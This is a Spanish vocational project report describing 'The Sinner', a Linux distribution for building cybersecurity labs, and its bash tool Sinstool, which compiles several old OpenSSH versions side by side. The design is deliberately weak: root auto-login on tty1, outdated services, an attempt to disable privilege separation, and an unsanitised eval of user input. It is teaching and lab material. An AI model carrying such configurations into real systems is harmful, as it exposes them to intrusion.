

: = + * # % @ Q A D Q Q Q % # * + = :
: + % @ Q A D Q Q Q Q Q % % % % % @ Q A D Q Q % + -
: * @ Q A D Q Q # + - : . - + # @ Q A * -
- % @ Q A D Q * : = % @ Q % =
: % @ Q A D Q * . = @ Q A % -
+ @ Q A D Q = . % @ Q A *
% @ Q A D Q = . @ Q A D Q % .
% @ Q A D Q # - @ Q A D Q %
* @ Q A D Q A - % @ Q A D Q #
: @ Q A D Q Q Q . = @ Q A D Q :
* @ Q A D Q Q Q . = * @ Q A D Q = : @ Q A D Q *
@ Q A D Q Q Q Q . @ Q A D Q # = : @ Q A D Q = @ Q A D Q Q
@ Q A D Q Q Q Q . = @ Q A D Q Q Q % # @ Q A D Q Q Q A D Q # @ Q A D Q Q
@ Q A D Q Q Q Q . = @ Q A D Q Q Q % # @ Q A D Q Q Q A D Q # @ Q A D Q Q
@ Q A D Q Q Q Q Q : @ Q A D Q Q % + = : - - : = + # @ Q A D Q Q Q * @ Q A D Q Q
* @ Q A D Q Q A - + @ Q + - + * = * @ Q # = * % + - - = # % @ Q @ Q A D Q Q *
: @ Q A D Q Q Q = : = # @ Q A D Q Q Q Q Q Q Q Q A D Q Q # + = . @ Q A D Q Q -
* @ Q A D Q Q Q = . + % @ Q A D Q Q Q Q Q Q Q Q A D Q Q Q # = % @ Q = : @ Q A D Q #
% @ Q A D Q Q = : % - % @ Q A D Q Q Q Q Q Q Q Q A D Q Q # + - + @ Q A - : @ Q A D Q %
. % @ Q A D Q # . + % + = = * % @ Q A D Q % * + + + * @ Q A D Q + . = @ Q A D Q % .
* @ Q A D Q A + : + % % * * * * # % @ Q A D Q * = : . - = + # @ Q A D Q A *
- % @ Q A D Q A + . : + * # % # + - . : = * @ Q A D Q Q Q Q Q A D Q -
= % @ Q A D Q A D Q # = : . - + # @ Q A D Q Q Q Q Q A D Q A D Q =
- * @ Q A D Q Q Q % # * * * # % @ Q A D Q Q Q Q Q Q Q Q A D Q Q # -
- * % @ Q A D Q Q Q Q Q Q Q Q Q Q Q Q A D Q Q Q % * -
: = + * # % @ Q A D Q Q % # + = : .

The Sinner

Desarrollo de Distribución de Linux para la
creación de laboratorios de Ciberseguridad

Ciclo formativo:	Administración de Sistemas Informáticos en Red
Autor:	Pablo-Antonio Noguero Soler
Tutor:	María Concepción Fernández Fernández
Coordinador:	Ramón Cabello López
Curso:	2023 / 2024
Fecha de entrega:	10/06/2024

IES CLARA DEL REY



Índice

1. Introducción	3
2. Briefing	4
3. Alcance del Proyecto	5
4. Precedentes y planteamiento de soluciones alternativas	5
5. Pliego de requisitos	6
6. Diseño de la solución.....	8
Sinstool.....	8
The Sinner.....	10
Paquetes	10
Archivos	11
Directorios.....	11
7. Desarrollo del proyecto.....	12
Sinstool.....	12
Pre-execution	12
Start execution.....	15
The Sinner.....	28
8. Demostración.....	34
9. Conclusiones	42
10. Bibliografía y referencias	43
11. Anexos.....	44



1. Introducción

Un Sistema Operativo. Junto con el hardware, forma la estructura esencial de cualquier sistema informático y por ello es también donde se encuentran las primeras vulnerabilidades.

En el desarrollo de la ciberseguridad es imprescindible el estudio de los SSOO (Sistemas Operativos) y sus vulnerabilidades, y para probar su funcionamiento y posibles formas de mitigación o prevención se utilizan laboratorios.

Para conocer el funcionamiento de estos laboratorios y algunas herramientas relacionadas existen soluciones como Metaexploitable, unas máquinas virtuales previamente configuradas con diferentes servicios vulnerables que además son fáciles de implantar y utilizar. Son muy útiles para iniciarse, pero por desgracia vienen ya cerradas en unas configuraciones específicas y no cuentan con ninguna opción para reconfigurarlas, más allá de las propias configuraciones manuales de Linux.

¿No sería útil poder crear una de estas máquinas con las vulnerabilidades que nosotros necesitemos fácilmente? Una distribución, sencilla, fácil de instalar y que contase con una herramienta que instalase los servicios que necesitemos y los configurase de forma automática. ¿Podría incluso permitir que se instalasen varias versiones del mismo servicio de forma simultánea? Por si se quisiera hacer un análisis histórico, o una clase de ciberseguridad dedicada a un servicio concreto, o un estudio de vulnerabilidades de versiones desactualizadas por un caso en que se requiriera proteger un sistema anticuado que no se pueda actualizar por requisitos o incompatibilidades.

Esta es la idea de este proyecto.



2. Briefing

An Operating System. Together with the hardware, this forms the essential structure of any computer system and is therefore also where the first vulnerabilities are found.

In the development of cybersecurity, the study of OS's (Operating Systems) and their vulnerabilities is essential, and laboratories are used to test their functioning and possible ways of mitigation or prevention.

To learn how these labs and some related tools work, there are solutions such as Metaexploitable, virtual machines previously configured with different vulnerable services that are also easy to implement and use. They are very useful for getting started, but, unfortunately they come already locked in specific configurations and do not have any option to reconfigure them, beyond the manual Linux configurations.

Wouldn't it be useful to be able to easily create one of these machines with the vulnerabilities we need? A simple, easy-to-install distribution with a tool to install the services we need and configure them automatically. Could even allow several versions of the same service to be installed simultaneously? In case you wanted to do a historical analysis, or a cybersecurity class dedicated to a specific service, or a vulnerability study of outdated versions for a case in which you need to protect an outdated system that cannot be updated due to requirements or incompatibilities.

This is the idea of this project.



3. Alcance del Proyecto

El objetivo de este proyecto es desarrollar una herramienta que permita instalar y configurar hasta el punto funcional al menos un servicio para hacer pruebas en un laboratorio de ciberseguridad. También permitirá instalar de manera que puedan funcionar simultáneamente diferentes versiones del mismo servicio y se encargará de hacer las configuraciones necesarias para que no se solapen durante su ejecución.

Una vez creada esta herramienta se modificará una ISO de un sistema Ubuntu Server para que contenga la propia herramienta y otra serie de configuraciones, con la intención de facilitar la creación de las máquinas al estar ya la herramienta integrada en el sistema y asegurando las compatibilidades entre herramienta y sistema.

El proyecto concluye con un ejercicio práctico de la implantación de este sistema, la instalación y configuración de varias versiones del mismo servicio y un ataque de prueba para mostrar un caso útil.

La memoria de este proyecto también se podrá encontrar en mi perfil de GitHub junto con la ISO, y su hash correspondiente para asegurar su veracidad, y una VDI de la máquina utilizada en la demostración.

4. Precedentes y planteamiento de soluciones alternativas

Durante la investigación para este proyecto he estudiado las opciones que suelen utilizarse para montar este tipo de laboratorios. No he encontrado ninguna que cumpla exactamente con la idea con la que partía en este proyecto. Sin embargo, he querido analizarlas con la posibilidad de replantearlo.

La primera opción que he encontrado ha sido Docker. Gracias a los repositorios de DockerHub la implementación de contenedores en un laboratorio puede facilitar mucho la tarea de instalar diferentes servicios y es bastante versátil. Sin embargo, no me ha llegado a convencer porque se aleja de la sencillez de encontrar todo en una sola ISO. Incluso en los sistemas que tienen las funciones de Docker directamente integradas sin mayores instalaciones, como Fedora CoreOs por ejemplo, tienen la complejidad de aprender a manejar el



propio Docker, lo cual considero que es otra traba para el usuario final. Además, aunque como decía hay versatilidad en la elección del contenedor gracias a los repositorios la maleabilidad de cada uno de ellos no es mayor que la de un sistema normal, por lo que al final requiere también hacer muchas configuraciones manuales. Por estas razones, aunque creo que es una buena solución, la descarté.

Por otro lado, herramientas de administración o configuración como Ansible sí que las he visto bastante cercanas a lo que yo buscaba. Aunque estas herramientas suelen instalarse en un dispositivo distinto al que se va a configurar y se usan en remoto también pueden utilizarse localmente. En este caso las descarté principalmente por la complejidad para el usuario. De nuevo considero que implican aprender demasiado para realizar una tarea sencilla, lo que en realidad tiene sentido porque son herramientas que tienen muchas más capacidades de las necesarias para esta función. Por tanto, el problema podría ser que están sobrecualificadas.

Por último, volví a encontrarme con las Metaexploitable y regresé a la primera opción que me había planteado. Desarrollar un programa o script que funcione con una interfaz sencilla y accesible al usuario. Esta solución permite que la máquina sea configurable completamente desde cero, fácilmente y sin exigir demasiado conocimiento al usuario al centrarse solo en la tarea para la que está dedicada, pidiéndole a este solo la información imprescindible. Esta es la solución que he escogido. Además, me permite adentrarme más en el funcionamiento interno del sistema y los servicios, lo cual me parece muy interesante en un proyecto de investigación y valoro a título personal.

5. Pliego de requisitos

Esta solución puede tener un alcance muy amplio, dado que puede llegar a permitir gran cantidad de servicios y cada uno de ellos se instala (y sobre todo se configura) de forma diferente, por lo que para las dimensiones de este proyecto he definido los requisitos entorno al desarrollo de un prototipo funcional. Una vez hayan sido cumplidos estos requisitos se puede valorar incluir más servicios y otro tipo de mejoras, pero las funcionalidades básicas ya se habrán asegurado. Dicho esto, los requisitos serán los siguientes:



Pliego de Requisitos para el Desarrollo de una DISTRIBUCIÓN DE LINUX PARA FACILITAR LA CREACIÓN DE LABORATORIOS DE CIBERSEGURIDAD

Alcance:

- Desarrollo del script/programa.
- Integración del script/programa como un comando del sistema.
- Creación de una ISO personalizada de Ubuntu Server.
- Demostración de la instalación y uso del sistema modificado.
- Publicación del proyecto en GitHub.

Especificaciones Técnicas

1. Desarrollo del Script/Programa

○ Funcionalidades:

▪ Instalación de Servicios:

- Permitir la instalación de un servicio especificando la versión y el puerto.
- Soportar múltiples instalaciones del mismo servicio en diferentes versiones.

▪ Desinstalación de Servicios:

- Permitir la eliminación de cualquier versión instalada del servicio.

▪ Visualización de Servicios:

- Mostrar una lista con todos los servicios instalados.

▪ Configuración:

- Asegurar que las múltiples versiones del servicio puedan funcionar simultáneamente sin interferencias.

○ Requisitos Técnicos:

- Lenguaje de programación: Python o Bash.
- Compatibilidad con Ubuntu Server 22.04 LTS.

2. Integración como Comando del Sistema

○ Requisitos:

- El script/programa debe ser accesible como un comando ejecutable desde cualquier terminal de la máquina.

3. Creación de la ISO Personalizada

○ Proceso:

- Crear una imagen ISO personalizada del sistema Ubuntu Server que incluya el script/programa preinstalado y las configuraciones necesarias para su correcto funcionamiento.

4. Demostración

○ Pasos:

- Instalar una nueva máquina con la ISO personalizada.
- Conectar la máquina a una red.
- Utilizar el script/programa para instalar varias versiones de un servicio.
- Desinstalar una versión del servicio.
- Verificar el funcionamiento simultáneo de las versiones instaladas.
- Realizar una prueba de ataque controlado.

○ Resultados Esperados:

- Todas las versiones del servicio deben funcionar correctamente sin conflictos.
- Las instalaciones y desinstalaciones deben ser exitosas y detectables desde otra máquina.
- La prueba de ataque debe demostrar el correcto funcionamiento y la utilidad de la herramienta.



6. Diseño de la solución

El diseño de este proyecto se puede dividir en dos grandes partes. El desarrollo de la herramienta y la creación de la ISO (incluyendo en esta parte la instalación de paquetes, la integración del comando en el sistema y en definitiva todas las acciones que deben estar realizadas para que el script y el resto del sistema funcionen bien).

Sinstool

Sinstool (Service INStaller TOOL) es el nombre de la aplicación principal del proyecto. Como curiosidad la coincidencia entre “Sins” (Service INStaler) y “sins”, (“pecado” en inglés) y su relación con la instalación de “demonios” (los “daemons” de Linux) son lo que da nombre a su vez a la distribución entera de “The Sinner”, “El pecador” en inglés.

Haciendo pruebas como parte del diseño pude comprobar que, si bien “apt” cuenta con un parámetro para escoger versión, los repositorios de “apt” no tienen más que una versión disponible. Esto me exigió la búsqueda de un nuevo método para instalar los servicios y tras investigar la posibilidad de añadir un repositorio “ppa” y no encontrar ninguno oficial que contase con estas versiones decidí hacerlo por compilador directamente, obteniendo los archivos desde un servidor “ftp” de OpenBSD. Esto complica el proceso de instalación y genera algunas dificultades a la hora del desarrollo, sin embargo, permite una mayor versatilidad para la instalación de diferentes versiones que deban funcionar de manera simultánea.

A continuación, se muestra un diagrama de flujo del funcionamiento de Sinstool:




Figura 6.1.: Diagrama de flujo de la "Sinstool".

The Sinner

A continuación, se encuentra un diagrama que muestra la ubicación de archivos y directorios importantes para este proyecto junto con una leyenda que incluye los paquetes necesarios para el correcto funcionamiento de la aplicación y el sistema:




Figura 6.2.: Árbol de directorios de “The Sinner”.

Paquetes

- **Build-essential:** Es un conjunto de herramientas necesarias para la construcción de software. Incluye el compilador de “C” y “C++”, así como “make”, y otros utilitarios necesarios para compilar y construir programas a partir de su código fuente.
- **Zlib1g-dev:** Este es el paquete de desarrollo para “zlib”, una biblioteca de compresión de datos.
- **Libssl-dev:** Este paquete contiene los archivos de desarrollo para OpenSSL.
- **Autoconf:** Es una herramienta para crear scripts de configuración (configure) que son utilizados para preparar el código fuente de software para la compilación.



- Automake: Es una herramienta que sirve para genera archivos “Makefile”. Son los que permiten la creación de los archivos de instalación en “Sinstool”.
- Libtool: Es una herramienta para manejar la creación de bibliotecas compartidas
- Net-tools: Este paquete incluye una colección de utilidades para la administración de redes, como ifconfig, netstat, route, arp, hostname, iptunnel, mii-tool, y nameif.
- Nmap: Es una herramienta de código abierto para el escaneo de redes.
- Rlwrap: Es una utilidad que proporciona capacidades de edición de línea y de historial
- Openvswitch-switch: Es un paquete contiene un software de switch virtual que a veces es requerido por algunas versiones de Ubuntu. Su instalación en este caso es preventiva.

Archivos

- /usr/bin/sinstool : Es el ejecutable de la herramienta principal de este sistema.
- /usr/local/bin/ssh\$(version) : Es la ruta y el formato en la que se almacenan los ejecutables de las versiones instaladas de OpenSSH.
- /etc/systemd/system/sshd\$(version).service :Es la ruta y el formato de los archivos de unidad de cada una de las versiones instaladas de OpenSSH.
- /etc/systemd/system/getty@tty.service : Contiene un mandato que hace que root se inicie por defecto siempre que se acceda al terminal “tty1”, es decir siempre que se inicie el sistema.
- /root/.bashrc : Es un archivo que se ejecuta siempre al iniciar sesión “root”. Lo utilizo para que se acceda automáticamente a “Sinstool” nada más iniciar y para instalar los paquetes necesarios y establecer la contraseña la primera vez que inicia.

Directorios

- /usr/local/etc/openssh-\$(version) : Es la ruta y el formato en la que se almacenan los directorios principales de cada versión de OpenSSH instalada.
- /var/log/sinstool : Es el directorio que almacena los logs que se crean durante la ejecución de “Sinstool”
- /tmp/sinswd : Es el directorio de trabajo de “Sinstool”. “wd” significa en este caso “Working Directory”.



7. Desarrollo del proyecto

En este apartado se detallan el código de la herramienta “Sinstool” y los pasos que se han seguido para la creación de la ISO de “TheSinner”.

Sinstool

A continuación, se muestran fragmentos del código de la herramienta, que ha sido desarrollada en “bash”. Estos fragmentos están ya de por sí comentados, por tanto, las explicaciones que los acompañan serán para dar contexto o hacer aclaraciones.

Dado el limitado tamaño de las hojas y el extenso tamaño de letra requerido por el proyecto recuerdo que junto a esta memoria se ha entregado el propio código, por si se prefiriera revisar en otro tipo de editor de texto que pudiera ser más cómodo para su lectura.

Pre-execution

El código comienza con una breve leyenda que incluye el apodo del desarrollador y la ruta de algunos archivos importantes:

```
#!/bin/bash
# Arion Slava

# - Sinstool location: /usr/bin
# - Installations work directory: /tmp/sinswd
# - Installed services directory : /usr/local/etc
# + OpenSSH:
# * Privileges Separation Directory: /usr/local/$(service)/var/empty
# - Logs directory: /var/log/sinstool
```

Previo a la ejecución principal podemos encontrar varios apartados. Estos son: “TEXTS/MENUS/BANNERS”, que incluye variables cuyo contenido se utiliza como interfaz del programa; “FUNCTIONS”, que contiene las funciones que se utilizan durante el código y “FILES”, que contiene la creación de los archivos con los que trabaja la aplicación simultáneamente (en este caso es solo uno, el archivo de logs).



TEXTS/MENUS/BANNERS

```
#Banner begining
b_bgn="

      :+=#%@@@@@%#*=:
      .=#@@@@#*++=====++*%@@#+.
      -#@@@@*- .      :+@@%-
      :%@@@+      =@@%-
      *@@@@:      :@@@@*
      #@@@@-      :@@@@%
      *@@@@%      *@@@@#
      -@@@@@+      :@@@@-
      #@@@@@= +=:      :=#@@#
      @@@@@@= =@@@@# = :#@@@@@@@@#
      @@@@@@+ +@@@@@# :#@@@@@@@@%
      #@@@@@* %@*+=*@@+++=+@@:
      -@@@@@# .+#####* =
      #@@@@# =*#####* =*@* :@@@@#
      #@@@@% .**+%@@@@%*+##@* .-@@@@%
      *@@@@- -*#####*%* - .-+%@@@@*
      -%@@@@- -+*+ - .=%@@@@@%-
      -%@@@@@#+- :. : -+#####%
      .+#####%+:

dBBBBBP dBP dBP dBBBB .dBBBBP dBP dBBBBb dBBBBb dBBBP dBBBBb
BP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP
dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP
dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP dBP

" # Banner begining

#Main menu
m_main="

1. Install a service
-----
2. Uninstall a service
-----
3. Show installed services
-----
4. Exit

" # Main menu

#Services menu
m_svc="

1. OpenSSH
-----
2. Exit

" # Services menu
```

FUNCTIONS

Readck (Read Cursor Keys)

La función recibe el nombre de las “cursor keys”, “flechas del teclado” en castellano, dado que agrega a las funciones de “read”, el mandato clásico de Ubuntu para obtener inputs por teclado, la posibilidad de utilizar las flechas para acceder a un historial similar al de la línea de comandos común.



```
# Readck: It allows to use the history of previous inputs using the
cursor keys.
function readck {
    local v_prompt="$1"
    local v_input="$2"

    # Stores the result of a "read" in a history file and in a temporary
    file.
    # If a cursor key is detected, it displays previous entries stored in
    the history file.
    v_read=$(rlwrap -H ~/.sins_history -S "                $v_prompt" bash
-c 'read r_input; echo "$r_input"')

    # Assigns the contents of $v_read (i.e. the input) to the variable
    stored in "$v_input" (i.e. the "$2" parameter of the function).
    eval "$v_input='$v_read'"

    # Delete the line and overwrite it formatted.
    tput cuu1
    tput el
    echo "                $v_prompt $v_read"
} # Readck
```

Logwr (Log Writer) y Exerr (Exit Error)

Estas dos funciones son las encargadas de registrar logs informativos y de error respectivamente en el fichero de logs. "Exerr" también se encarga de salir del programa en caso de error fatal.

```
# Logwr: It writes the logs that are also shown to the user.
function logwr() {
    echo "$(date +%H:%M:%S): ${1}" | tee -a ${f_log}
    echo "" >> ${f_log}
} # Logwr

# Exerr: Exits when an error occurs and displays a warning.
function exerr() {
    if [ ${1} -ne 0 ]; then
        logwr "${2} has failed"
        echo "Check logs: $f_log"
        exit
    else
        logwr "${2} was successful"
    fi
}
```



```
fi
} # Exerr
```

ShowVersion

Esta función se encarga de mostrar al usuario las versiones instaladas e indicar mediante un “return” si se encontró o no alguna. Esta función se utiliza para salir automáticamente de los menús.

```
# ShowVersion: It shows the installed versions and indicates the result
with an error message. It is used in "uninstall" and "show".
function ShowVersion() {
    #Check for installed versions of the service
    if [[ -z $( ls /usr/local/etc/ | grep "openssh-" ) ]]; then
        echo "                This service is not installed"
        read -p "                Press intro to return to the main menu: "
        clear
        printf "%s" "$b_bgn"
        return 1
    else
        #Show available versions of OpenSSH
        ls /usr/local/etc/ | grep -e "openssh-"
        return 0
    fi
} # ShowVersion
##
```

FILES

Log File

Es el archivo de log de “Sinstool” se crea uno cada vez que se ejecuta el programa y almacena información relevante sobre este proceso.

```
# Log file
f_log="/var/log/sinstool/$(date +"sinlog_%m-%d-%y_%H:%M:%S")"
logwr "Start: $f_log" # Log File
##
```

Start execution

Comienza la ejecución principal. El funcionamiento general se basa en un bucle siempre activo y un “switch” que contiene todas las opciones del menú principal. Una vez el usuario acaba de realizar las acciones necesarias tiene una opción



para salir a la consola de comandos.

```
#### START EXECUTION

#Clear the screen and display the beginning banner.
clear
printf "%s" "$b_bgn"

### Main loop
while [ true ]
do

    ## Main menu
    printf "%s" "$m_main"
    readck "Choose an option: " opc
    date +"%H:%M:%S MainMenu: opc: $opc" >> $f_log
```

Opción 1: Install

Esta es con diferencia la opción más grande por lo que la dividiré en pequeños fragmentos.

Lo primero que hace es comprobar que la máquina tiene conexión a internet dado que es necesaria para la instalación.

```
case $opc in
    1)
        #Check if internet connection and dns are working.
        if [[ $( curl -s -I "openbsd.org" ) ]]
        then
```

Después comienza el bucle principal de esta función y muestra un menú con los servicios disponibles en esta versión de "Sinstool". En este caso solo OpenSSH.

```
while [ true ]; do
    ## Install service menu
    clear
    printf "%s" "$b_bgn"
    echo "Install"
    printf "%s" "$m_svc"
    readck "Choose a service: " opc_svc
    date +"%H:%M:%S InstallServiceMenu: opc_svc: $opc_svc" >> $f_log
```




Se muestran las versiones disponibles por columnas y se pide seleccionar una.

Aquí se hacen varias comprobaciones; que la versión exista en la página, que no esté instalada ya o que no pueda instalarse por antigüedad o incompatibilidad con las librerías. También se comprueba si el usuario ha introducido la letra "q" porque en ese caso se le devuelve al menú principal.

```
case $opc_svc in
1)
    #Show available versions of OpenSSH
    curl -s https://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/ | grep
-o "openssh-[8-9]\.[0-9]\+p[0-9]\+\.\tar\.gz" | sort -V | uniq | column

    #Select version and check if it is available
    while [ true ]
    do
        readck "Choose a version (i.e. 8.1p1) or press q to quit: "
version
        date +"%H:%M:%S InstallOpenSSHMenu: version: $version" >> $f_log

        if [[ -z $(curl -s -I
"https://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-
${version}.tar.gz" | grep "200 OK") ]]
        then
            if [[ $version == "q" ]]
            then
                break
            fi

            echo "                This version does not exist"
        else
            if [[ -n $(ls /usr/local/etc/ | grep "openssh-${version}") ]]
            then
                echo "                This version is already installed"
            elif [[ ! ${version} =~ [8-9]\.[0-9]\+p[0-9]\+ ]]
            then
                echo "                This version is not available"
            else
                break
            fi
        fi
    done
    #Quits if user selects "q".
    if [[ $version == "q" ]]
```



```
then
    clear
    printf "%s" "$b_bgn"
    break
fi
```

Una vez escogida la versión comienza la instalación. Se crea un directorio de trabajo temporal, “sinswd” (Sinstool Working Directory); se almacena el “cwd” (Current Working Directory), para poder regresar después, y se accede a la ruta del directorio de trabajo “sinswd”.

```
### Starts the installation
clear
logwr "Starting the installation: OpenSSH-$version"

#Save the current working directory to be able to return.
cwd=$(pwd)
logwr "Installing: Changing to Sinstool Working Directory: Saving cwd to
return: $cwd"

mkdir /tmp/sinswd
cd /tmp/sinswd
```

Los siguientes mandatos corresponden a la descarga del archivo comprimido que contiene los archivos de instalación, su extracción, la creación del usuario y directorio de separación de privilegios (estas acciones son muy importantes para evitar el solapamiento entre versiones), la configuración del entorno de instalación, la creación del archivo de instalación y la ejecución del mismo. En definitiva, la parte más esencial de la instalación, sin embargo es bastante lineal y salvo un detalle no requiere mucha explicación.

Este proceso se hace mediante compilador y viene preconfigurado dentro del paquete, pero la configuración de algunos de los parámetros es imprescindible para este proyecto, especialmente para asegurar la independencia de los servicios. Estas ocurren durante la configuración del entorno y son la selección de la ruta principal donde se instalará el servicio mediante el parámetro “--prefix” y del usuario y ruta de separación de privilegios mediante los parámetros “--with-privsep-user” y “--with-privsep-path” respectivamente. Este es el detalle que estaba comentando y dado que esta parte si es complicada y compleja voy a detenerme a explicarla.

La separación de privilegios es una técnica que “OpenSSH” utiliza para reducir la cantidad de código que se ejecuta como “root”.



OpenSSH utiliza a root para algunas tareas como establecer las sesiones, pero para tareas que no requieren ese nivel de privilegios delega el manejo de la sesión a un proceso dependiente del usuario de separación y utiliza el directorio de separación para los archivos que se crean durante estas tareas.

Este proceso me pareció muy interesante e intenté permitir una configuración que no lo incluyera para generar una posible vulnerabilidad que utilizar en un laboratorio, pero no fue posible debido a que es tan imprescindible que el servicio se cierra nada más iniciarse.

Es importante recalcar que igual que el usuario no se crea en este paso el directorio de separación de privilegios tampoco. Aquí solo se está indicando para que el servicio lo localice en el futuro.

```
#Get the installation package and extract it
logwr "Installing: Downloading compressed file:
https://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-
${version}.tar.gz"
curl -O "https://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-
${version}.tar.gz" &>> $f_log
exerr $? "openssh-${version}.tar.gz download"

logwr "Installing: Extracting files: Compressed file: openssh-
${version}.tar.gz"
tar -xzvf "openssh-${version}.tar.gz" &>> $f_log
exerr $? "Installing: Extracting files: openssh-${version}.tar.gz
extraction"

#Create the SSH privilege separation user specific to this version
logwr "Installing: Addition of privilege separation user: sshd-${usr_vr}"
usr_vr=$(echo $version | tr '.' '-')
adduser --system --no-create-home "sshd-${usr_vr}" &>> $f_log
exerr $? "Installing: Addition of privilege separation user: User
addition sshd-${usr_vr}"

#Execute the installation configuration file specifying the destination
path, the privilege separation user and the path to the privilege
separation directory.
logwr "Installing: Configure: ./openssh-${version}/configure --with-
privsep-path=/usr/local/etc/openssh-${version}/var/empty --with-privsep-
user=sshd-${usr_vr}"
./openssh-${version}/configure --prefix=/usr/local/etc/openssh-${version}
--with-privsep-path=/usr/local/etc/openssh-${version}/var/empty --with-
privsep-user=sshd-${usr_vr} &>> $f_log
exerr $? "Installing: Configure: ./configure execution: Creation of the
build environment"
```



```
#Make the installation file and run it.
logwr "Installing: Make execution"
make &>> $f_log
exerr $? "Installing: Make execution: make: Creation of the installation
file"
logwr "Installing: MakeInstall execution: make install
DESTDIR=/usr/local/etc/openssh-${version}"
make install &>> $f_log
exerr $? "Installing: MakeInstall execution: make install: Installation"
```

Una vez hecho esto el servicio esta instalado, pero aún no es funcional. Para ello son necesarias una serie de configuraciones que inician acto seguido.

```
cd $cwd
rm -r /tmp/sinswd
logwr "End of Installation: OpenSSH-${version}"

### Start the configuration
logwr "Start of the Configuration: OpenSSH-${version}"
```

En este momento se crean el directorio de separación de privilegios, anteriormente mencionado; el acceso directo o "symlink", que apunta desde "/usr/local/bin" al ejecutable de ssh y permite utilizarlo como comando y ponerle un nombre distintivo a las otras versiones y el archivo de unidad, que utiliza systemd para reconocer los servicios y ubicar sus ficheros importantes.

```
#Creation of the above specified privilege separation directory .
logwr "Configuring: Creation of the privilege separation directory:
/usr/local/etc/openssh-${version}/var/empty"
mkdir -p /usr/local/etc/openssh-${version}/var/empty
exerr $? "Configuring: Creation of the privilege separation directory:
/usr/local/etc/openssh-${version}/var/empty"

